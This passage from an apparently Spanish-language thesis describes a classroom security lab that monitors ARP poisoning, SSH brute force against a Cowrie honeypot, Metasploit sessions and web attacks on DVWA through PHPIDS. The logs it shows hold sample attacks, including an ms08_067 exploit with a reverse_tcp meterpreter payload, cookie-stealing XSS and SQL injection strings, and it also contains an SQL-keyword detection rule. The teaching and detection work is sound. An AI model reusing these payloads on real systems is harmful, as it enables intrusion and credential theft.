2016-12-05 04:19:40,115 - [+] Maquina agregada IP : 192.168.1.103 MAC: 34:e6:ad:28:08:7a
2016-12-05 04:19:40,174 - [+] Maquina agregada IP : 192.168.1.1 MAC: f4:ec:38:dd:c4:0a
2016-12-05 04:19:40,213 - [+] Maquina agregada IP : 192.168.1.110 MAC: 08:00:27:77:02:2c
2016-12-05 04:19:40,254 - [+] Maquina agregada IP : 192.168.1.106 MAC: 08:00:27:78:4c:c5
2016-12-05 04:19:55,862 - [######!!! DETECTADO ENVENAMIENTO ARP-> [192.168.1.107]---x<192.168.1.110>x---[192.168.1.106]!!!######]
2016-12-05 04:20:04,850 - [## ARP:  TERMINA ATAQUE ARP: Conexion normal]
2016-12-05 04:20:04,880 - [+] Ataque registrado en base de datos
```

Imagen 63: Logs ataque ARP. Fuente: Propia

12 MONITOREO ATAQUES FUERZA BRUTA

12.1 Esquema general de la aplicación.

Clase FuerzaBruta()

Dentro de la aplicación vista anteriormente (seclab.py) se crea una clase llamada FuerzaBruta que corresponde a un hilo de ejecución utilizado para detectar y registrar intentos de fuerza bruta contra el servicio SSH.

La clase FuerzaBruta hace uso del log del honeypot SSH Cowrie implementado en Ubuntu, en donde se registran los intentos que se están produciendo por acceder al servicio. El archivo de log se encuentra en `/home/cowrie/cowrie/log/cowrie.log` y es monitoreado continuamente por la clase FuerzaBruta, la cual implementa un algoritmo que registra la cantidad de intentos que se están produciendo para entrar al servicio SSH y determina si se trata de intentos legítimos de algún usuario o corresponde a un intento de fuerza bruta desde algún programa como Hydra.

En términos generales, la clase funciona de la siguiente manera:

- En un ciclo infinito monitorea la última línea del log cowrie.log
- Determina si la línea se trata de un intento por acceder al servicio SSH
- Al tratarse de un intento nuevo aumenta un contador de intentos
- Cuando alcanza los 20 intentos, calcula el tiempo entre el primer y último intento
- Si los 20 intentos se hicieron en un tiempo menor a 25 segundos y desde una misma IP determina que se trata de un ataque de fuerza bruta. *
- Registra el ataque en el log propio de la aplicación y lo sube a la base de datos

12.1.1 Desencadenante de registro de ataque

*Se realizaron pruebas para determinar la relación entre los intentos de login y el tiempo necesario y se llegó a la conclusión de que un usuario normal puede realizar aproximadamente 0.6 intentos por segundo. Lo que significa que para ejecutar 20 intentos le tomaría aproximadamente 33 segundos en el mejor caso. Por esta razón se considera apropiado el uso de 20 intentos en 25 segundos para considerarlo un intento de ataque de fuerza bruta automatizado.

12.1.2 Detalle clase FuerzaBruta()

```
class FuerzaBruta(threading.Thread):
    def run(self):
        cont=intentos=t_inicial=0
        fuerzabruta=[]
        ip_ataca="1.1.1.1"
        lista=['a','b']
        lista_login=[]
        clase=App()
        while True:
            cmd=commands.getoutput("""tail -n 1 /home/cowrie/cowrie/log/cowrie.log
                                    |awk '{print $2,"*",$6,"*",$7,"",$8,"*",$9,"*",$10}'""").split('*')
            if cmd:
                cadena=cmd[2].strip()
                if cadena=="login  attempt":
                    exito=cmd[4].strip()  #intento failed o succedded
                    password=cmd[3].strip() #[login/password] del intento
                    ip_ataca=cmd[1].split(",")[2].strip().strip("]") #ip del atacante

                    if t_inicial==0: #tiempo donde inicia a contar los intentos
                        t_inicial=time.time()
                    ##aumento el contador y verifico
                    ## si es un intento nuevo o el mismo de antes###
                    cont=cont+1
                    if cont%2!=0:
                        lista[0]=cmd[3]
                    else:
                        lista[1]=cmd[3]
                    if lista[0]!=lista[1]:
                        intentos=intentos+1  #intentos de login diferentes

                    if intentos>20 and ip_ataca not in fuerzabruta:
                        t_intento=time.time() #tiempo del intento actual
                        t_diferencia=t_intento-t_inicial #diferencia entre el inicio y el actual
                        if t_diferencia<25:
                            logger.info("[######!!! DETECTADO BRUTEFORCE SSH \
                                    desde %s: %s intentos en %s segundos !!!#####]",ip_ataca,intentos, t_diferencia)nicial)
                            fuerzabruta.append(ip_ataca)
                            clase.subirMysql([ip_ataca, None, "bruteforce_inicio"])
                    if ip_ataca in fuerzabruta and exito=="succeeded" and password not in lista_login:
                        lista_login.append(password)
                        logger.info("[ BRUTEFORCE: ENCONTRADO LOGIN \
                            %s con %s intentos en %s segundos desde %s]",password,intentos, time.time()-t_inicial, ip_ataca)
                elif ip_ataca in fuerzabruta and intentos>20:
                    conexiones= commands.getoutput("netstat -an | grep :22| grep %s|wc -l" %ip_ataca)
                    if int(conexiones)==0:
                        logger.info("[## TERMINA ATAQUE DE FUERZA BRUTA \
                                        DESDE-> %s : %s intentos en %s segundos##]", ip_ataca,intentos,time.time()-t_inicial)
                        if len(lista_login)>0: #si es que se encuentra un password
                            exitoso=1
                        else:
                            exitoso=0
                        clase.subirMysql([None, None, "bruteforce_fin", intentos, exitoso])
                        #resetea valores para detectar nuevos ataques
                        fuerzabruta.remove(ip_ataca)
                        cont=t_inicial=intentos=0
                        del lista_login[:]
```

Imagen 64: Código clase FuerzaBruta(). Fuente: Propia

Línea	Explicación
24	Declara la clase ***FuerzaBruta(threading.Thread)***. El parámetro se refiere a que se ejecuta como un hilo
25	Define la función ***run(self).*** Se ejecutará por defecto
26	Setea las variables ***cont***, ***intentos*** y ***t_inicial*** a 0
27	Lista donde se guardarán las IP de los equipos que están intentando un ataque de fuerza bruta
28	Variable que tendrá la IP del atacante
29	Lista que contendrá el intento de login actual y el anterior, para compararlos posteriormente
30	Lista que guardará el login y password del intento que se está llevando a cabo
31	Crea una instancia de la clase **App()** para posteriormente ocupar la función ***subirMysql*()** de esa clase
32	Ciclo infinito
33,34	Ejecuta una llamada al sistema que muestra la última línea del archivo de log *cowrie.log* y selecciona solo los datos que interesan. Con el método ***split*()** separa el string y lo guarda en una lista.
35	Si es que la llamada al sistema retorna un valor
36 **37**	Guarda en ***cadena*** una parte de la lista que retorna la llamada al sistema, para determinar si es un intento de login. Y pregunta si esa variable contiene "login attempt", correspondiente a un intento
38,39,40	Crea las variables ***exito***, ***password*** e ***ip_ataca*** con valores entregados de la llamada al sistema
42,43	Si es que ***t_inicial*** es 0, quiere decir que es el primer intento que se registra, por lo que guarda el valor del tiempo en que se ejecuta
46	Aumenta el contador cada vez que detecta un intento de login.
[47:52]	Si el contador es impar, agrega el login/password a la posición 0 de la lista. Si es par a la posición 1. Luego compara las dos posiciones para verificar si son intentos distintos, una posición será el intento actual y la otra el intento anterior. Esto debido a que el tiempo entre cada intento es mayor que el tiempo en que aumenta el contador. Por lo que, entre un intento y otro el contador puede haber aumentado cientos de veces. La variable *intentos* tendrá el número de intentos diferentes de login.
54	Verifica si es que la cantidad de intentos es mayor a 20 y la IP no está registrada en algún ataque en ese momento.
55 **56**	La variable ***t_intento*** corresponde al tiempo en que entra al IF. La variable ***t_diferencia*** será la diferencia en segundos entre el primer intento y el que se está registrando.
[57:61]	Si es que la diferencia es menor a 25 quiere decir que se han efectuado al menos 20 intentos en menos de 25 segundos. Lo que corresponde a un intento de fuerza bruta. Se registra en el log, la IP del atacante se agrega a la lista ***fuerzabruta[]*** y se sube a la base de datos

[62:65]	Si la IP del atacante está realizando un ataque actualmente, y la cadena del intento contiene la palabra "succeded" (login exitoso) y el password de ese intento no está en la lista de ***passwords***, entonces quiere decir que se ha encontrado alguna contraseña válida para acceder al servicio SSH. Agrega el password a la lista de ***passwords*** y registra el intento exitoso en el log.

[66:79]	Si es que el resultado de la llamada al sistema del comienzo no es un intento de login, y se encuentra actualmente una IP registrada en la lista de ***fuerzabruta[]***. Quiere decir que han cesado los intentos. Ejecuta una llamada al sistema para determinar la cantidad de conexiones al puerto 22 (ssh) de esa IP, y si es que es igual a 0 registra el ataque como terminado en el log y actualiza la fila en la base de datos con el tiempo de fin, número de intentos y si fue un ataque exitoso o no. Además, vacía los contadores y listas como al inicio para registrar nuevos intentos.
	La llamada al sistema muestra las conexiones activas, filtra las que son del puerto 22, filtra la IP, y la opción "wc -l" realiza el conteo de las filas resultantes, como la siguiente imagen:
	`alumno@ubuntu16-seclab:~$ netstat -an | grep :22 | grep 192.168.1.108 | wc -l`
	`13`
	Imagen 65: Cantidad de conexiones

Tabla 22: Detalle clase FuerzaBruta()

Nota: En ciertas ocasiones, el registro del término del ataque se retrasará un tiempo debido a que el algoritmo utiliza el comando ***netstat*** para contar las conexiones activas de la IP del atacante, y al momento de cerrar la conexión desde una de las partes, muchas veces las conexiones esperan un momento con el estado TIME_WAIT para esperar que concluyan todos los paquetes que se encuentran en la red, como se ve en la imagen siguiente:

```
alumno@ubuntu16-seclab:~$ sudo netstat -on | grep :22 | grep 192.168.1.108
tcp        0      0 192.168.1.107:22        192.168.1.108:50108     TIME_WAIT   tiempo de espera (25,25/0/0)
tcp        0      0 192.168.1.107:22        192.168.1.108:50070     TIME_WAIT   tiempo de espera (25,03/0/0)
tcp        0      0 192.168.1.107:22        192.168.1.108:50118     TIME_WAIT   tiempo de espera (25,23/0/0)
tcp        0      0 192.168.1.107:22        192.168.1.108:50066     TIME_WAIT   tiempo de espera (25,28/0/0)
tcp        0      0 192.168.1.107:22        192.168.1.108:50122     TIME_WAIT   tiempo de espera (25,41/0/0)
tcp        0      0 192.168.1.107:22        192.168.1.108:50088     TIME_WAIT   tiempo de espera (25,11/0/0)
tcp        0      0 192.168.1.107:22        192.168.1.108:50062     TIME_WAIT   tiempo de espera (24,95/0/0)
tcp        0      0 192.168.1.107:22        192.168.1.108:50098     TIME_WAIT   tiempo de espera (25,38/0/0)
tcp        0      0 192.168.1.107:22        192.168.1.108:50112     TIME_WAIT   tiempo de espera (25,32/0/0)
```

Imagen 66:Conexiones en TIME_WAIT. Fuente: Propia

En la imagen anterior el ataque había finalizado y muchas conexiones quedaron en TIME_WAIT antes de cerrar definitivamente, en el cuadro remarcado se aprecia que la conexión tiene un tiempo de espera de 25 segundos. Luego de estos 25 segundos, la aplicación registró el término del ataque de forma correcta al no encontrar conexiones activas. El TIME_WAIT está configurado para esperar máximo 60 segundos.

12.2 Registro en archivo log y base de datos

Los intentos de ataque de fuerza bruta se registran automáticamente en el log de la aplicación en Ubuntu (*/var/log/test.log*), en donde se agrega el inicio del ataque, los intentos exitosos que dieron con el login válido y el término del ataque junto con la confirmación de registro en la base de datos. Además, el log guarda la cantidad de intentos, el tiempo en que detecta el ataque, los logins encontrados y término del ataque. Como se muestra en la imagen siguiente:




Imagen 67: Logs fuerza bruta. Fuente: Propia

Para el análisis de los ataques desde otros equipos remotos se registran también en la tabla *fuerza_bruta* de la base de datos *seclab*. Donde se almacena el id del ataque, la IP desde donde se produjo, la IP a la que fue dirigido, la fecha y hora de inicio y fin, la cantidad de intentos y un valor 0 o 1 correspondiente a si es que el ataque encontró algún login o no (1=Éxito).

bf_id ▼ 1	bf_ip_origen	bf_ip_victima	bf_inicio	bf_fin	bf_intentos	bf_exito
10	192.168.1.108	192.168.1.107	2016-12-10 21:37:21	2016-12-10 21:37:45	144	1
9	192.168.1.108	192.168.1.107	2016-12-10 21:35:02	2016-12-10 21:35:11	61	0
8	192.168.1.108	192.168.1.107	2016-12-10 21:03:45	2016-12-10 21:05:00	149	0
7	192.168.1.108	192.168.1.107	2016-12-10 06:35:35	2016-12-10 06:39:32	4608	1
6	192.168.1.108	192.168.1.107	2016-12-10 06:32:59	2016-12-10 06:34:07	133	1
5	192.168.1.108	192.168.1.107	2016-12-10 06:31:43	2016-12-10 06:31:57	81	1

Imagen 68: Base de datos fuerza bruta. Fuente: Propia

13 MONITOREO ATAQUES A TRAVÉS DE METASPLOIT

Los intentos de ataque que se realicen a través de Metasploit en Kali, ya sea en contra de Windows XP con el uso de los exploits antes mencionados o alguna otra prueba que los alumnos deseen realizar, quedarán registrados en la base de datos.

Para registrar estos comandos se utilizó de apoyo una de las opciones que viene integrada en Metasploit, la cual provee un archivo donde quedan guardados todos los comandos ejecutados, que se encuentra en el archivo `/root/.msf4/history`.

Para aprovechar el archivo `history` se desarrolló una herramienta que monitorea constantemente este archivo en busca de cambios producidos para detectar nuevos comandos ingresados, y los manipula para subirlos con el formato apropiado a la base de datos.

13.1 Desarrollo herramienta monitoreo de Metasploit

Para la herramienta desarrollada se utilizó el lenguaje Python, siguiendo la misma lógica de *daemon* utilizada en la aplicación anterior (seclab.py).

13.1.1 Módulos (librerías) utilizadas:

`import logging:` Permite crear archivos logs a partir de la ejecución del programa, sirve para registrar pasos intermedios, errores, resultados, etc., sin la necesidad de que se muestren por pantalla.

`import time:` Módulo para manejar el tiempo, usado para pausar la ejecución por un periodo determinado.

`import os:` El módulo os nos permite acceder a funcionalidades dependientes del Sistema Operativo. Sobre todo, aquellas que nos refieren información sobre el entorno del mismo y nos permiten manipular la estructura de directorios.[11]

`import datetime:` Manejo de fechas.

`import MySQLdb:` Permite manipular la base de datos MySQL.

`import commands:` Se utiliza para ejecutar comandos propios del sistema.

`from daemon import runner:` Permite que la aplicación se ejecute como un proceso *daemon*[12], para esto se requiere agregar funciones predeterminadas propias del módulo.

[11] *https://docs.python.org/3/library/os.html*

[12] *Daemon: Servicio o programa residente que se ejecuta en segundo plano al iniciar el sistema.*

13.1.2 Esquema general de la aplicación

La aplicación está hecha según las especificaciones de la librería *Daemon*, y sirve para ir leyendo constantemente el archivo `history` de Metasploit en busca de nuevos comandos ingresados, además va registrando en un archivo.log todo lo que va ocurriendo durante la ejecución del programa. Se crea una clase App dentro de la que se encuentran las siguientes funciones:

`def __init__(self):` Setea valores a variables utilizadas por la aplicación

`def run(self):` Función principal

- Abre el archivo *history* en modo lectura
- Posiciona el puntero del lector en la última línea
- Ejecuta un While infinito
- Lee la última línea cada segundo
- Si es que hay una nueva línea llama a la función *subirMysql*() para subirla a la base de datos

`def getIp(self):` Ejecuta una llamada al sistema para obtener la IP del equipo local y retornarla a la función *subirMysql()*

`def subirMysql(self, ipOrigen, comando):` Crea una conexión la base de datos y genera la consulta necesaria para subir los comandos nuevos encontrados con los atributos correspondientes.

***Consultar código completo en Anexo 3*

13.1.3 Detalle función run()

```
34      def run(self):
35          logger.info("Se inicia logging")
36          ruta = '/root/.msf4/history'
37          archivo=open(ruta, 'r')
38          ultima_linea=os.stat(ruta)[6]
39          archivo.seek(ultima_linea)
40          while True:
41              actual=archivo.tell()
42              linea=archivo.readline().rstrip('\n')
43              if not linea:
44                  time.sleep(1)
45                  archivo.seek(actual)
46              else:
47                  self.subirMysql(self.getIp(), linea)
48
```

Imagen 69: Detalle funcion run. Fuente: Propia

Línea	Explicación
34	Define la función *run(),* con el atributo predeterminado self
35	Registra en el log */var/log/msf.log* (Kali) el inicio de la ejecución
36	Guarda la ruta donde se encuentra el archivo que se abrirá
37	Abre el archivo *history* en modo lectura
38	Ejecuta una llamada a la función *os.stat*, que entrega un array con información del archivo especificado. Selecciona la posición 6 del array para guardar solamente la cantidad de bytes del archivo.
39	Según el resultado de la línea anterior, posiciona al puntero al final del archivo
40	Crea un ciclo infinito.
41	Guarda la posición actual del puntero lector
42	Lee la línea en la que se encuentra, ignorando el salto de línea
43 **44** **45**	Si es que el resultado de la lectura anterior es vacío, significa que no hay ninguna línea agregada. Genera una pausa de un segundo y posiciona al puntero donde se encontraba anteriormente
46 **47**	Si es que hay un nuevo comando leído, llama a la función *subirMysql()* para ingresarlo a la base de datos

Tabla 23: Detalle función run()

13.1.4 Inconveniente encontrado

Al analizar y realizar las pruebas correspondientes de la herramienta desarrollada, se encontró de que el archivo *history* solamente registra los comandos ejecutados en Metasploit, sin embargo, al momento de ejecutar un exploit y obtener una Shell de un equipo remoto, no registra los datos de esa sesión dentro del equipo vulnerado (sesión meterpreter). Esto genera un inconveniente, debido a que el profesor no podría ver qué acciones ejecutaron los alumnos dentro del equipo vulnerado.

13.1.5 Solución

Después de un análisis exhaustivo de la herramienta Metasploit, la cual es de código abierto, se encontraron los módulos correspondientes con la gestión de los comandos ingresados y devueltos dentro de una sesión de meterpreter en un equipo remoto. Por lo que se realizó una pequeña modificación que permite que los comandos ejecutados dentro de la sesión de meterpreter queden guardados también en el archivo *history*, siendo así capturados y registrados por la herramienta desarrollada vista en esta sección.

Las modificaciones fueron:

Archivo: */usr/share/metasploit-framework/lib/msf/core/framework.rb*

- Registrar nuevo inicio de sesión en Meterpreter:

```
373   ##
374   # :category: ::Msf::SessionEvent implementors
375   def on_session_open(session)
376     opts = { :datastore => session.exploit_datastore.to_h, :critical => true }
377     session_event('session_open', session, opts)
378     framework.db.report_session(:session => session)
379     system("echo 'Sesion de meterpreter abierta'>>/root/.msf4/history")
380   end
```

Imagen 70: Session start meterpreter. Fuente: Propia

La línea marcada corresponde a la modificación realizada, esta línea genera una llamada al sistema que escribe un mensaje dentro del archivo */root/.msf4/history*, este archivo al estar siendo monitoreado por la herramienta anterior, capturará el mensaje y lo registrará en la base de datos. La función ***on_session_open()*** registra un evento que corresponde al inicio de la sesión de Meterpreter.

- Registrar comando ingresado

```
423   # :category: ::Msf::SessionEvent implementors
424   def on_session_command(session, command)
425     session_event('session_command', session, :command => command)
426     framework.db.report_session_event({
427       :etype => 'command',
428       :session => session,
429       :command => command
430     })
431     system("echo 'meterpreter: #{command}'>>/root/.msf4/history")
432   end
```

Imagen 71: Sesión meterpreter comando ingresado. Fuente: Propia

La línea remarcada, al igual que el ejemplo anterior, escribe en history el comando que está siendo procesado dentro de la función ***on_session_command()***. El comando se encuentra en la variable ***command***.

- Registrar término de sesión en Meterpreter

```
406   # :category: ::Msf::SessionEvent implementors
407   def on_session_close(session, reason='')
408     session_event('session_close', session)
409     system("echo 'Sesion meterpreter cerrada: #{reason}'>>/root/.msf4/history")
410     if session.db_record
411       # Don't bother saving here, the session's cleanup method will take
412       # care of that later.
413       session.db_record.close_reason = reason
414       session.db_record.closed_at = Time.now.utc
415     end
416   end
```

Imagen 72: Sesión cerrada. Fuente: Propia

La línea remarcada, captura el evento producido por el cierre de la sesión y lo guarda en *history*. Además, dentro del mensaje se incluye la variable ***reason***, que corresponde a la forma en que fue cerrada la sesión.

Las modificaciones fueron realizadas según el lenguaje de programación Ruby, que es en el que está programado la herramienta Metasploit

13.2 Registro en archivo log y base de datos

Con la herramienta desarrollada funcionando correctamente, se puede apreciar en la siguiente imagen cómo son registrados los comandos ejecutados desde Metasploit *(leídos de abajo hacia arriba*):

m_id ▼ 1	m_ip	m_timestamp	m_comando
307	192.168.1.108	2016-12-08 17:37:11	Sesion meterpreter cerrada: User exit
306	192.168.1.108	2016-12-08 17:37:11	meterpreter: exit
303	192.168.1.108	2016-12-08 17:36:22	meterpreter: pwd
302	192.168.1.108	2016-12-08 17:36:18	meterpreter: getuid
299	192.168.1.108	2016-12-08 17:36:04	Sesion de meterpreter abierta
298	192.168.1.108	2016-12-08 17:35:56	set LHOST 192.168.1.108
296	192.168.1.108	2016-12-08 17:35:38	set payload windows/meterpreter/reverse_tcp
295	192.168.1.108	2016-12-08 17:35:22	set RHOST 192.168.1.104
293	192.168.1.108	2016-12-08 17:35:07	use exploit/windows/smb/ms08_067_netapi
290	192.168.1.108	2016-12-08 17:31:21	Inicio nueva sesion

Imagen 73: Base de datos tabla Metasploit. Fuente: Propia

Los atributos de la tabla corresponden a la ID del comando utilizado, la IP desde donde se ejecutó, el TIMESTAMP y el COMANDO propiamente tal.

Además, se cuenta con un archivo.log (/var/log/msf.log) el que va registrando de forma local las ocurrencias generadas en la ejecución del programa, tal como se muestra a continuación:

```
2016-12-08 17:26:26,947 - Se inicia logging
2016-12-08 17:31:21,243 - Comando registrado: Inicio nueva sesion
2016-12-08 17:34:02,521 - Comando registrado: show options
2016-12-08 17:34:40,594 - Comando registrado: search netapi
2016-12-08 17:35:06,656 - Comando registrado: use exploit/windows/smb/ms08_067_netapi
2016-12-08 17:35:12,716 - Comando registrado: show options
2016-12-08 17:35:21,751 - Comando registrado: set RHOST 192.168.1.104
2016-12-08 17:35:37,801 - Comando registrado: set payload windows/meterpreter/reverse_tcp
2016-12-08 17:35:39,833 - Comando registrado: show options
2016-12-08 17:35:55,994 - Comando registrado: set LHOST 192.168.1.108
2016-12-08 17:36:04,063 - Comando registrado: Sesion de meterpreter abierta
2016-12-08 17:36:04,074 - Comando registrado: meterpreter: load stdapi
2016-12-08 17:36:06,106 - Comando registrado: meterpreter: load priv
2016-12-08 17:36:18,160 - Comando registrado: meterpreter: getuid
```

Imagen 74: Ejemplo msf.log. Fuente: Propia

14 MONITOREO ATAQUES WEB (INYECCIÓN SQL, XSS)

Como se comentó en el primer capítulo, un sistema de detección de intrusos (IDS) corresponde a un dispositivo o aplicación que se encarga de monitorear el tráfico de red para detectar intentos de ataques conocidos o comportamientos sospechosos. Para la detección de los ataques de inyección SQL y de XSS se implementó un IDS llamado PHPIDS.

14.1 Qué es PHPIDS [14]

PHPIDS es un software IDS desarrollado en PHP pensado para aplicaciones web en PHP. No requiere la instalación de módulos especiales en el servidor como ModSecurity[13] por ejemplo. Funciona en base a un conjunto de filtros definidos en un archivo XML, el cual contiene una serie de reglas y expresiones regulares para detectar los posibles parámetros peligrosos en las peticiones al servidor.

Un ejemplo de una regla válida para PHPIDS en XML que detecta una posible inyección de código SQL sería:

```
<filter>
        <rule>

<![CDATA[(SELECT|INSERT|CREATE|DELETE|FROM|WHERE|LIKE|EXEC|SP_|XP_
|SQL|ROWSET|OPEN|BEGIN|END|DECLARE|UNION|NULL)]]>
        </rule>
        <description>detects common sql keywords</description>
        <tags>
            <tag>sqli</tag>
            <tag>id</tag>
        </tags>
        <impact>2</impact>
</filter>
```

[13] *Modsecurity=Módulo del servidor apache que actúa como un Web Application Firewall*

14.1.1 Cómo funciona

El funcionamiento de PHPIDS es de cierta forma particular, por la razón de que el sistema completo está hecho en PHP y para su utilización se debe agregar una instancia de un módulo de PHPIDS configurado previamente a los archivos donde se realicen peticiones que se desean monitorear ante posibles ataques, de esta forma, todas las peticiones de la aplicación web pasarán primero por PHPIDS y se analizará su contenido en busca de patrones que encajen con las reglas establecidas anteriormente. Por lo tanto, lo que realiza PHPIDS es posicionarse delante del código PHP que se ejecutará y analiza los parámetros, al momento de detectar un posible ataque es posible bloquear la petición o aceptarla y registrarla, esto se puede configurar directamente en el código del sistema.

14.2 Implementación en Seclab

La aplicación DVWA que se encuentra en el servidor de Ubuntu viene por defecto con PHPIDS el que se encuentra en la carpeta */var/www/html/app/external/phpids.* Sin embargo, este no viene activado por defecto ni configurado.

14.2.1 Archivo de configuración DVWA

Para activarlo por defecto en DVWA es necesario modificar el archivo de configuración de DVWA:

Archivo: */var/www/html/app/config/config.inc.php*

```
34    # Default PHPIDS status
35    #   PHPIDS status with each session.
36    #   The default is 'disabled'. You can set this to be either 'enabled' or 'disabled'.
37    $_DVWA[ 'default_phpids_level' ] = 'enabled';
```

Imagen 75: Configuración dvwa. Fuente: Propia

- Cambiar el valor de la línea 37 de ***disabled*** por ***enabled***

Esta modificación permite que PHPIDS esté activada por defecto al iniciar DVWA sin necesidad de activarlo manualmente. El archivo de PHPIDS que viene incluido en DVWA bloqueará las peticiones maliciosas y mostrará un mensaje en pantalla. Para fines del laboratorio se modificará para permitir estas peticiones y registrar los posibles ataques en la base de datos.

14.2.2 Archivo de ejecución de PHPIDS

Los archivos PHP de DVWA al inicio incluyen un archivo que antes que se ejecute cualquier petición, las analiza y toma las acciones pertinentes ante un posible ataque. Por defecto las bloquea con un mensaje y las registra en un log, pero no en la base de datos. Se modificará este archivo para permitir los ataques y registrarlos en la base de datos.

Archivo: */var/www/html/app/dvwa/includes/dvwaPhpIds.inc.php*

Por defecto viene de la siguiente forma:

```
78        if( !$result->isEmpty() ) {
79          require_once 'IDS/Log/File.php';
80          require_once 'IDS/Log/Composite.php';
81
82          $compositeLog = new IDS_Log_Composite();
83          $compositeLog->addLogger(IDS_Log_File::getInstance($init));
84          $compositeLog->execute($result);
85
86          echo 'Hacking attempt detected and logged.<br />Have a nice day.';
87          if( $_DVWA[ 'default_phpids_verbose' ] == 'true')
88            echo $result;
89          exit;
90        }
91      }
```

Imagen 76: dvwaPhpIds.inc.php por defecto. Fuente: Propia

- Se eliminan las líneas desde la 86 a 89. Con ello se elimina el mensaje y el exit que bloquea la petición.
- Se agrega el objeto Database.php que contiene los módulos necesarios para registrar los ataques en la base de datos. *Línea 81*
- Se agrega un nuevo Logger a través de la clase IDS_Log_Composite() para generar logs con el formato de la base de datos. *Línea 85*

Debiendo quedar así:

```
78        if( !$result->isEmpty() ) {
79          require_once 'IDS/Log/File.php';
80          require_once 'IDS/Log/Composite.php';
81          require_once 'IDS/Log/Database.php';
82          $compositeLog = new IDS_Log_Composite();
83          $compositeLog->addLogger(IDS_Log_File::getInstance($init));
84          $compositeLog->addLogger(IDS_Log_Database::getInstance($init));
85          $compositeLog->execute($result);
86
87        }
```

Imagen 77: dvwaPhpIds.inc.php modificado. Fuente: Propia

14.2.3 Archivo de configuración de PHPIDS

Teniendo ya configurado el archivo de ejecución de PHPIDS en DVWA, ahora es necesario modificar el archivo de configuración de PHPIDS, con el fin de agregar los datos de conexión a la base de datos usada.

Archivo: */var/www/html/app/external/phpids/0.6/lib/IDS/Config/Config.ini*

Se deben descomentar las líneas correspondientes a los parámetros de la base de datos, bajo la línea *;database logging*

Por lo que quedaría según la siguiente imagen:

```
59    ; database logging
60
61    wrapper          = "mysql:host=localhost;port=3306;dbname=seclab"
62    user             = root
63    password         = kaliweb
64    table            = web
```

Imagen 78: Configuración PHPIDS. Fuente: Propia

14.2.4 Protegiendo archivo de configuración

Para evitar que usuarios pueden acceder al archivo de configuración de PHPIDS desde el navegador, es necesario "bloquear" el acceso al directorio. Para hacerlo modificaremos el archivo *.htaccess* que se encarga de la especificación de restricciones de seguridad para un directorio o archivos, además de bloquear usuarios y gestionar páginas de error.

Para activarlo hacemos lo siguiente:

1. Habilitar *mod_rewrite* de Apache con el siguiente comando:

```
sudo a2enmod rewrite
```

2. Abrir el archivo de configuración de apache

```
sudo nano /etc/apache2/apache2.conf
```

3. Descomentar la línea *AccessFileName .htaccess*

4. Dentro del mismo archivo buscar la siguiente sección

```
<Directory /var/www/>
        Options Indexes FollowSymLinks
        AllowOverride None
        Require all granted
</Directory>
```

5. Reemplazar “None” por “All”

6. Reinicia el servicio de Apache

```
sudo service apache2 restart
```

Si todo ha salido bien ahora es posible usar .htaccess para restringir los accesos.

- Abrir el archivo: */var/www/html/app/.htacess*
- Agregar el siguiente código

```
Options -Indexes
RewriteEngine on
RewriteCond %{REQUEST_URI} ^.*/external/.*$
RewriteRule .*$ /403.html
```

Con esto redireccionará todas las peticiones realizadas a /*external* (donde se encuentra PHPIDS) a una página 403.html que contiene el siguiente código:

```
<h1>Prohibido</h1>
```




Imagen 79: Prohibido el acceso. Fuente: Propia

14.3 Registro en log y base de datos

Al tener configurado correctamente PHPIDS en la aplicación DVWA, se registrarán los intentos de ataques en la tabla “web” de la base de datos “seclab”. Como se muestra a continuación:

id	name	value	page	ip	impact ▼ 1	origin	created
39	REQUEST.name	<script>alert(document.cookie)</script>	/app/vulnerabilities/xss_r/?name=%3Cscript%3Ealert...	192.168.1.106	50	192.168.1.108	2016-12-01 01:16:27
6	GET.id	4' or 1=1 and union select * from information_sche...	/app/vulnerabilities/sqli/?id=4%27+or+1%3D1+and+un...	192.168.1.106	68	192.168.1.108	2016-11-17 20:33:37

Imagen 80: Tabla web. Fuente: Propia

Los atributos de la tabla corresponden a la ID del ataque, el valor del parámetro malicioso, la página donde se detectó el ataque, la IP propia de la aplicación, la IP del atacante y la fecha en que se registró.

Además, la aplicación DVWA cuenta con una interfaz para revisar los logs generados por PHPIDS, el archivo de log se encuentra en

/var/www/html/app/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt

La interfaz web para la visualización de este archivo se accede por *http://<IP>/app/ids_log.php*

PHPIDS Log

Date/Time: 2016-11-04T03:12:22-03:00
Vulnerability: xss csrf id rfe lfi sqli
Request: /app/security.php?test=%22%3E%3Cscript%3Eeval(window.name)%3C/script%3E
Variable: REQUEST.test="><script>eval(window.name)</script> GET.test="><script>eval(window.name)</script>
IP: 192.168.1.105

Date/Time: 2016-11-04T03:14:24-03:00
Vulnerability: xss csrf id sqli lfi
Request: /app/vulnerabilities/sqli/?id=4%27+OR+1%3D1%23&Submit=Aceptar
Variable: REQUEST.id=4' OR 1=1# GET.id=4' OR 1=1#
IP: 192.168.1.105

Imagen 81: Log phpids. Fuente: Propia

15 DESARROLLO HERRAMIENTA PARA AUTENTIFICACIÓN DE USUARIOS

